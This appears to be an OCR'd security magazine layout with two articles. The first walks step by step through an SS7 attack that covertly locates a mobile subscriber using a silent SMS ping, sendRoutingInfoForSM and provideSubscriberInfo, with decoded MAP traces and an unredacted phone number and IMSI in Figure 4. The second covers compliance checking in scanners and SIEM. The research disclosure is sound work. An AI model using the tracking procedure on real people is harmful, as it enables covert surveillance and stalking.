


Figure 1

Let me begin with a brief introduction into the structure of a mobile network using the example of one based on the GSM standard. A schematic diagram is given in Figure 1.

The coverage is provided by Base Stations (BSs), each normally having several antennas oriented in different directions. An antenna provides radio coverage of one cell; every cell has its Cell Identity (CI). Base stations are grouped (usually geographically) into Location Areas (LAs) with identifiers called Location Area Codes (LACs). In Figure 1, each Base Station covers three sectors.

Base Stations are connected to Base Station Controllers (BSCs). The simplest scheme indicates that one LAC corresponds to one BSC.

The area covered by one LA depends on population density. Within the Moscow Ring Road, there may be up to 100 LAs, while in a small region in central Russia, there may be only two LAs one covering the regional center and the other covering the remaining region's area.

All BSCs are connected to a Mobile Switching Center (MSC). By definition, MSC represents an ordinary switch for voice calls with hardware/firmware extensions providing subscriber mobility. Today, when IP is used everywhere, one should remember that MSC switches circuits according to its internal static routing tables based on traditional phone numbering scheme.

Visited Location Register (VLR) is considered to be a separate functional element of the network, but in fact it's always integrated with the MSC. The VLR database (VLR DB) contains information about subscribers who are in range of the corresponding MSC. Since we are talking about subscriber location, it is worth mentioning that for every subscriber, the VLR DB also contains its current LAC and the cell identifier (CI) obtained in the course of the last radio contact of the mobile phone with the network. Thus, if a subscriber is moving in the area covered by one LAC but is not making or receiving calls , his/her location will not be updated in the VLR DB. In general, there may be several MSC/VLR nodes in a network. The example above represents two such nodes.

There are two other functional units — Home Location Register (HLR) and Authentication Center (AuC), which are physically placed in one module. The HLR/AuC stores profiles of network subscribers. Profiles contain the following information: subscriber phone number, International Mobile Subscriber Identity (IMSI), security keys, subscriber type (pre-paid/post-paid calling), the list of enabled and disabled services, billing center address (for pre-paid calling subscribers), and the address of MSC/VLR serving the current subscriber location. Almost the same profile is copied to a VLR when a subscriber is registered in its coverage area.

Gateway MSC (GMSC) is the receiving point for incoming calls. Based on information obtained from the HLR, it routes a call to the switch serving the current location of the called user.

During call setup, message sending, and other transactions, communication centers exchange signal messages. The suite of protocols, messages and their parameters in telephone (not only mobile) networks is called Signaling System 7 (SS7). All SS7 protocols are open and available for review and study on the web sites of various international organizations such as ITU-T, 3GPP, and GSMA. The attack described below is based on SS7 messages.




Figure 2


The Attack

This type of attack is reserved for someone that is skilled in the trade and who understands the SS7 protocol. OIn order for this attack to be possible, one needs to meet the following requirements:

- Have access to the SS7 network;
- Be able to generate any SS7 messages (the Mobile Application Part (MAP) protocol will be used);
- There should be no means for filtering incorrect or suspicious SS7 messages in the target network (about 90% of operators all over the world do not care about such filtration).

To avoid wallowing in boring definitions and terms, let us take the following legend. Two of our colleagues went on a mission to Kiev to negotiate with prospective clients. Our colleagues are expected to be already back with the results, but they inform us that they are having arduous negotiations and they have to stay there for a while. Now, we will try to locate one of our colleagues and I invite you to retrace this process using the arrows in the figure.

1. The mobile phone registers to the network of a Ukrainian operator. At one point, the subscriber enters the LAC 41800 coverage area from the CI 22C0 sector and is moving on to the CI 22CF sector. How does the operator network respond to this movement? When the phone enters the LAC 41800 coverage area, the Location Update procedure is initiated to update the LAC and CI values in the VLR DB. When our colleague is moving to the CI 22CF sector, information in the VLR DB does not change.
2. We would like to find out whether the negotiations are all that arduous as our colleagues say. We generate an SMS message with Type-0 attribute and send it to the phone number of one of our colleagues. Let me remind you that he/she is in the CI 22CF sector at this moment.
3. The Type-0 SMS message has another name — SMS ping. This message will not be displayed on the phone screen and will not be saved in the list of accepted SMS messages. Moreover, it performs actions the subscriber did not intend to perform; namely, it updates the location attributes in the VLR DB. Now, the VLR DB stores the relevant sector id, i.e. CI 22CF.
4. We have already performed some actions, but we still do not have a byte of useful data. The information about the subscriber location was updated, but it is stored in operator hardware. Thus, we continue our research to fish for this information. At the next step, we generate a signaling message sendRoutingInfoForSM with the phone number of our colleague specified as the parameter. We send this message to the operator's HLR.
5. In telecommunications, they usually trust each other, especially when it comes to SS7 requests; the operator's HLR is no exception. A tracing fragment is given in Figure 3. The HLR finds the subscriber IMSI (1) and the address of the MSC/VLR serving the current subscriber location (2) in its databases. Without smelling a rat, the HLR sends this data to its "conversation partner." Now let me decipher some IMSI figures. The first three figures stand for Mobile Country Code. The code 250 corresponds to Russia (1). The switch address is represented in traditional phone numbering scheme with figures 380 corresponding



```
                 UDT BEGIN sendRoutingInfoForSM
                 UDT END sendRoutingInfoForSM

                              === MAP ===
                                --- OPERATION ---
02                              TAG        : 02h INTEGER
01                              LEN        : 1
2D                              OPERATION  : 45 = sendRoutingInfoForSM
                                  --- SRIFSM RES ---
30                                TAG        : 30h SEQUENCE
15                                LEN        : 21
                                    --- IMSI ---
04                                  TAG        : 04h OCTET STRING
08                                  LEN        : 8
52 80 [redacted]
                                      IMSI       : 250[redacted]   1
                                      FILLER     : 1111....
                                    --- LOCINFLMSI ---
A0                                  TAG        : A0h [0]
09                                  LEN        : 9
                                      --- NET NOD NU ---
81                                    TAG        : 81h [1]
07                                    LEN        : 7
91                                      NUMB. PLAN : ....0001 = ISDN/Telephony Numbering Plan (Rec
                                                                CCITT E.164)
                                        NATUR.ADDR : .001.... = international number
                                        EXT        : 1....... = Last octet
83 40 [redacted]
                                        ADDRESS    : 3806[redacted]   2
```

Figure 3

to the international code for Ukraine (2).

At this stage, let me take a pause. The deal is that some network services stop here and provide their users with information about the location of any mobile subscriber connected to the mobile switch.

Part of a screenshot with searching results is shown in Figure 4. Here, we can find the subscriber number (1). Moreover, the service discloses the subscriber IMSI (2), which actually is confidential and must be kept secret by the operator. In the next line, the number of the current service center is shown (3). In fact, it is a reduced address of the mobile switch. In Russia, the service center number allows one to determine the region of the current subscriber location, because switch addressing is equal to the regional phone-numbering scheme. Unfortunately, I did not manage to find this similarity with Ukrainian mobile operators.

We proceed with the search. Now, let us generate a message provideSubscriberInfo with the IMSI specified as the parameter and send it to the mobile switch address. The required values (IMSI and MSC/VLR address) were obtained at the previous step.

We take advantage of the common reliance again. The switch considers our message valid and kindly sends back the MCC/MNC network identifiers, LAC, and recently updated CI.

Let us analyze the trace given in Figure 5. All information necessary for finding the subscriber's location is obtained:

Mobile Country Code (MCC);

Mobile Network Code (MNC);

LAC — for further use, it should be converted into hexadecimal notation: 41800 = A348h;

Cell Global Identity (CGI) — already represented in hexadecimal notation.

However, it is still just a set of numbers. We can determine the country from the MCC — code 255 corresponds to Ukraine; which verifies the data previously collected. Now, we open a service determining the base station position (there are a lot of such services on the Web) — see Figure 6. Now what do we see? It is not Kiev, but Feodosiya, and not the city, but a beachside location! Now it became clear why our colleagues are so busy :)

The "service" described in this article can be used by criminals, industrial spies, private investigators, etc. The question is who can implement such attacks and how can they do it.

First, the technical employees of mobile operators (the operator can be from any country) have the means.


Second, a special company can be established with all necessary licenses and equipment; the hardware should be connected to SS7 and support the MAP protocol.

The third variant is to penetrate the operator's control network and inject a bug into its infrastructure.

The law-enforcement authorities have their own investigation tools that they use to determine the location of a mobile subscriber.

P. S.

I would like to thank the Network Security Department of Positive Technologies and Vera Kraskova, who was on vacation in Crimea during our investigations and willingly played the role of the traveling subscriber :).



Query result for number +9055381142

Status: **Number exists**

International Mobile Subscriber Identity: **250997701124519**

Number of visiting service center: **38067330**

Mobile country code: **250**

Mobile network code: **99**

Subscriber registration country: **Russian Federation**


Subscriber registration operator: **Beeline (VimpelCom)**

Roaming country (if in foreign network): **Ukraine**

Roaming operator: **Kyivstar (VimpelCom)**


Region of subscriber registration: **Moscow**

Figure 4


UDT BEGIN provideSubscriberInfo
UDT END provideSubscriberInfo

```
                                --- LOCATIONNO ---
82                              TAG         : 82h [2]
0A                              LEN         : 10
84                                NAT ADD IN : .0000100 = international number
                                  PARITY     : 1....... = odd number of address signals
97                                SCREENING  : ......11 = network provided
                                  ADD PRE IN : ....01.. = presentation restricted
                                  NUM PL IND : .001.... = ISDN numbering plan
                                  INN IND    : 1....... = routing to internal number not
                                                          allowed
14 67 23 67
87 99 52 00                       ADD SIGNAL : 417632767899250
                                  FILLER     : 0
                                --- CGISAI LAI ---
A3                              TAG         : A3h [3]
09                              LEN         : 9
                                  --- CE DISAIFL ---
80                                TAG         : 80h [0]
07                                LEN         : 7
52 F5                               MCC DIGIT   : 255
[redacted]                          FILLER      : 15
                                    MNC DIGIT2  : [redacted]
                                    MNC DIGIT1  :
A3 48                               LAC         : 41800
22 CF                               C ID VALUE  : 22CFh
                              --- SUBS STATE ---
A1                            TAG         : A1h [1]
02                            LEN         : 2
                                --- ASSUM IDLE ---
80                              TAG         : 80h [0]
00                              LEN         : 0
00 00                 EOC         : 0000h
0B                LEN         : 11
```

Figure 5



	MCC	MNC	LAC	CID
1	255	[redacted]	a348	22cf
2				
3				
4				
5				
6				
7				

Figure 6

COMPLIANCE IN VULNERABILITY SCANNERS AND SIEM

Olyesya Shelestova

The term compliance in relation to information security means adherence to some high-level standards (such as SOX, PCI DSS, Basel II, and GLBA). Checking for compliance with such regulations is essential for assessing how strictly your organization applies the security controls described in the regulatory documents (acceptable password length, existence of internal policies and procedures, time of fixing vulnerabilities, etc.).

In addition to international standards there are their local equivalents, corporate policies and NIST requirements also exist. Assessment of compliance to these regulations is also necessary. The standards consist of security controls; where applying these controls results in one's actual state of compliance. Here is an example of a security control: "There shall be a formal disciplinary process for employees who have committed a security breach." (ISO/IEC 2005, A.8.2.3)

Compliance checks are not just for red tape, the more requirements that are met, the higher the security level within an organization and the lower the risk of financial damage in case of a breach. Needless to say that compliance maintenance should be a frequent and ongoing exercise, otherwise your next audit may result in monetary fines and additional work to update your systems in accordance with the requirements.

How to perform a compliance check

At the ISO 27001 audit course I happened to meet some information security specialists who worked for certain organization that used the 27001 standard for compliance checks, but would perform assessment and capture their results in an Excel spread sheet. And believe me, you wouldn't want to see that sheet.

Of course, one method (like this) is to make a list of controls on paper or use Excel. Another method would be to use special software for security specialists to answer typical questions with "yes", "no", "I don't know", etc. But how reliable would information obtained this way be? Can you be sure that a domain administrator really set the minimum password length to 7 characters? Can you be sure the administrator didn't make a screenshot with the expected configuration and then change group policy settings according to his (!) own goals? Some controls can only be checked by asking those responsible, however most part of compliance checking can be done with the help of automated tools.

Control types

Security controls can be technical and non-technical. Checking technical controls compliance can be automated (via console commands, configuration files parsing, registry parameters checking, etc.).

Here is a couple of common examples of a technical control which is included in the majority of standards: PCI DSS, 8.5.10 – "Require a minimum password length of at least seven characters"; PCI DSS 5.1. "Deploy anti-virus software on all systems commonly affected by malicious software (particularly personal computers and servers)."

Compliance with non-technical controls, obviously, cannot be checked with automated tools. The ISO/IEC 2005 A.8.2.3 control I mentioned above is a good example of this type.

No security standards only consist of technical controls. With no automation tools available we could consider all controls to be non-technical. However, the ability to automatically check a compliance control tells us that control is a technical one. The more controls that can be analyzed (by verifying a system's compliance with it), the quicker risks can be eliminated by bringing systems into compliance.

Let me introduce some terms. Compliance checking is usually divided into general compliance checks (verifying a system's compliance with high-level standards by default), regulatory compliance checks (here conformity to requirements of various regulatory authorities, such as for Banking, is checked), and policy compliance checks (the range can vary from enterprise to NIST policies). Let's agree that for this article all these terms mean "checks for compliance with standards or policies".

From standards to policies


What if your enterprise systems were not required to comply with any security standards, however you want to ensure that information security policies are properly adhered to?

The term compliance check is not only for high-level standards (ISO, SOX, Basel II) and NIST guidelines, but also for internal enterprise policies. Many enterprise policies include controls from standards. This means that technical controls can be singled out from the standards used for your information security policies, to combine them into a policy and focus on ensuring this policy compliance.

The question however is how to automate the creation and processing of these controls to assess a system's compliance with security standards or policies? The answer is quite simple: using such automation tools as vulnerability scanners, compliance management system (CMS), SIEM systems or at least some DIY scripts.

How it works

In a CMS and vulnerability scanner, compliance checks can be configured with the IP addresses of enterprise information systems, which should be checked. Then the defined systems are scanned to assess their compliance with the controls of a selected standard (during this process the scanner usually collects all available relevant data), and after that the tool analyzes whether or not the defined assets comply with all the controls of the given standard.



General compliance statistics

P1 — Microsoft Office

Not checked	[illegible]	●
Compliant	[illegible]	●
Not compliant	[illegible]	●
Inapplicable	[illegible]	●
Unknown	[illegible]	●

P1 — Microsoft Windows XP

Not checked	[illegible]	●
Compliant	[illegible]	●
Not compliant	[illegible]	●
Inapplicable	[illegible]	●
Unknown	[illegible]	●

P1 — Microsoft Windows 2000 Professional

Not checked	[illegible]	●
Compliant	[illegible]	●
Not compliant	[illegible]	●
Inapplicable	[illegible]	●
Unknown	[illegible]	●

As a rule, such tools provide a list of standards with a predefined set of controls, which can be selected for compliance checking. If this is not enough, one can buy additional licenses from the vendor for some other standards or to develop their own sets of controls.

Developing your own standard

Vulnerability scanners with compliance checking modes often provide an option for creating a user standard from scratch or on the basis of existing controls. This includes an option of redefining control values or adding your own.

Adding customized controls is possible due to flexible checking mechanisms. In every security compliance system, control checks include one or several tests. Usually such tests are implemented via several scripts with various techniques and transports (e.g., WMI, RPC, etc.). For instance, in McAfee VM, some scripts stored in its database look as shown in the figure.

However a customer has no need to explore databases and even know which scripts perform which checks. Commonly software vendors provide GUI to work with controls. You can add to your new standard or policy any technical controls you need or redefine the values of the existing ones.

If there is no GUI, at least there should be documentation describing how to create a customized standard (e.g., in XML). Some effort ... and voilà, a unique standard, customized for your enterprise, is ready.

SIEM

Let's talk about SIEM. Some terms related to such systems are defined in my other articles.

Let's think why SIEM systems need an option for checking compliance. What stands for this in relation to SIEM? And why not use only vulnerability scanners and compliance management systems for such checks?

First, standards include controls regarding logging some events, related to user accounts, access to resources, changing group policies, etc. These controls should also be applied, and SIEM systems allow verifying whether such types of event are logged.

Second, unlike various scanners, SIEM systems continuously receive data, which can be used for dynamic, real-time compliance assessment. How rapidly will you be notified of an anti-virus protection failure on your server or a group policy change? In these cases, running a scanner will result in additional loading of your network and information systems, since a standard (e.g., PCI DSS) compliance often involves vulnerability scanning, which means serious loading, that could crash your whole production system.

On the other hand SIEM systems can act as passive sources of compliance-related data, obtained on the fly. Such systems also solve the problem of log management. At the same time they can show what exactly is causing non-compliance based on the data they receive. Security administrators are notified in cases of non-compliance.

Additionally, if a system provides incident management, a special employee will also receive a task to solve the problem.

Sounds great, doesn't it? Now let's return to our SIEM systems and see how they actually perform compliance assessment.

High-level standards dictate logging and storing logs for certain event types (see the table below).

Object Access	Object accessed
	Object created
	Object modified
	Object deleted
	Object handle
Logon	Successful user logons
	Successful user logoff
	Unsuccessful user logon
	Remote sessions
Policy Changes	User policy changes
	Domain policy changes
	Audit policy changes
System Events	System logs
	Audit logs cleared
Process Tracking	Process access
Account Logon	Successfull account authentications
	Unsuccessfull account authentications
User Access	User access to company resources
Account Management	User account changes
	Computer account changes
	User group changes
Security Assessment	Asset discovery
	Service control
Contigency Planning	Backup
	Restore from backup
Configuration Management	Software updates
	Anti-malwares


Here is what we have, taking into account some individual compliance standards.

	SOX	GLBA	FISMA	PCI DSS	HIPAA	ISO 2700
Object Access	+		+	+	+	+
Logon	+	+	+	+	+	+
Policy Changes	+			+		+
System Events	+	+		+	+	+
Process Tracking	+					
Account Logon	+					+
User Access	+		+	+	+	+
Account Management	+					+
Security Assessment			+			+
Contigency Planning			+			+
Configuration Management			+	+		+

Let me accentuate this: the focus is on logging and storing logs. We won't see anything like "analysis" or "auditing of obtained data" (not to be confused with "system access audit", these are usually log data).

If you expect that a compliance check result, from your SIEM system, will return, for instance, a message "Minimum password length should be set" with an indication of compliant or non-compliant values — unfortunately, you'll definitely be disappointed.

What you can usually expect when checking an asset for compliance (with high level standards) with a SIEM system, is usually a list of logs and systems in relation to a control or, at best, a report based on logs related to a control (e.g., data flows control).



Select Criteria

Compliance Type: FISMA


Select Reports:

- ☑ Object Access – Audit and Accountability (AU)
- ☑ Logon – Access Control (AC)
- ☑ Security Assessment – Certification, Accreditation, and Security Assessments (CA)
- ☑ Contigency Planning – Contingency Planning (CP)
- ☑ User Access – Identification and Authentication (IA)
- ☑ Configuration Management – Configuration Management (CM)

It's easy to conclude that SIEM systems are not designed for compliance management, but should only be used as a technical means of ensuring event logging and storage, and have only limited functionality for tracking and reporting.


Certainly, there are exceptions. But not many of them. Some vendors try to apply analysis of received logs to extract useful information which affects compliance. In this case controls are associated with SIEM correlation rules. One control is usually associated with several rules. This is because a certain fact (for instance, configuring minimum password length in a domain policy) can involve multiple event logs from various facilities, and the "content" of events can vary.

Moreover, in various facilities' event logs, a certain event can be described with various key words, and have different IDs.



```
<18> Dec 17 15:45:57 10.14.93.7 ns5xp: NetScreen device_id=ns5xp system-warning-00515: Admin User netscreen has logged on via Telnet from 10.14.98.55:39073 (2002-12-17 15:50:53)

<57> Dec 25 00:04:32:%SEC_LOGIN-5-LOGIN_SUCCESS:Login Success [user:yellowdog] [Source:10.4.2.11] [localport:23] at 20:55:40 UTC Fri Feb 28 2006

<122> Mar 4 09:23:15 localhost sshd[27577]: Accepted password for kyle from ::ffff:192.168.138.35 port 2895 ssh2

<13> Fri Mar 17 14:29:38 2006 680 Security SYSTEM User Success Audit ENTERPRISE Account Logon
Logon attempt by: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0   Logon account: POWERUSER   Source Workstation: ENTERPRISE   Error Code: 0xC000006A   4574
```

Performing such checks requires really large amount of resources, so SIEM developers often give up.



Event	Object	Statements	Compliance
	(Password_lenght)	$symbol_count	=>7
	(Password_expire)	Never, $days	90
	(Group_policy)	Changed, modified, created, deleted, assigned	Not defined

Why do developers face such difficulties when trying to implement compliance assessment features? Here are some main reasons explaining it.

Reason one. SIEM systems don't use the concept of an object. Here we can recall the correlation technique MBR (model based reasoning), covered in one of my articles. This method could help describe, for example, an object state which results in non-compliance.

SIEM models store events, event categories and classes, statistics. However, there are no states of objects or assets (as I mentioned above, even the concept of objects does not exist in SIEM systems).

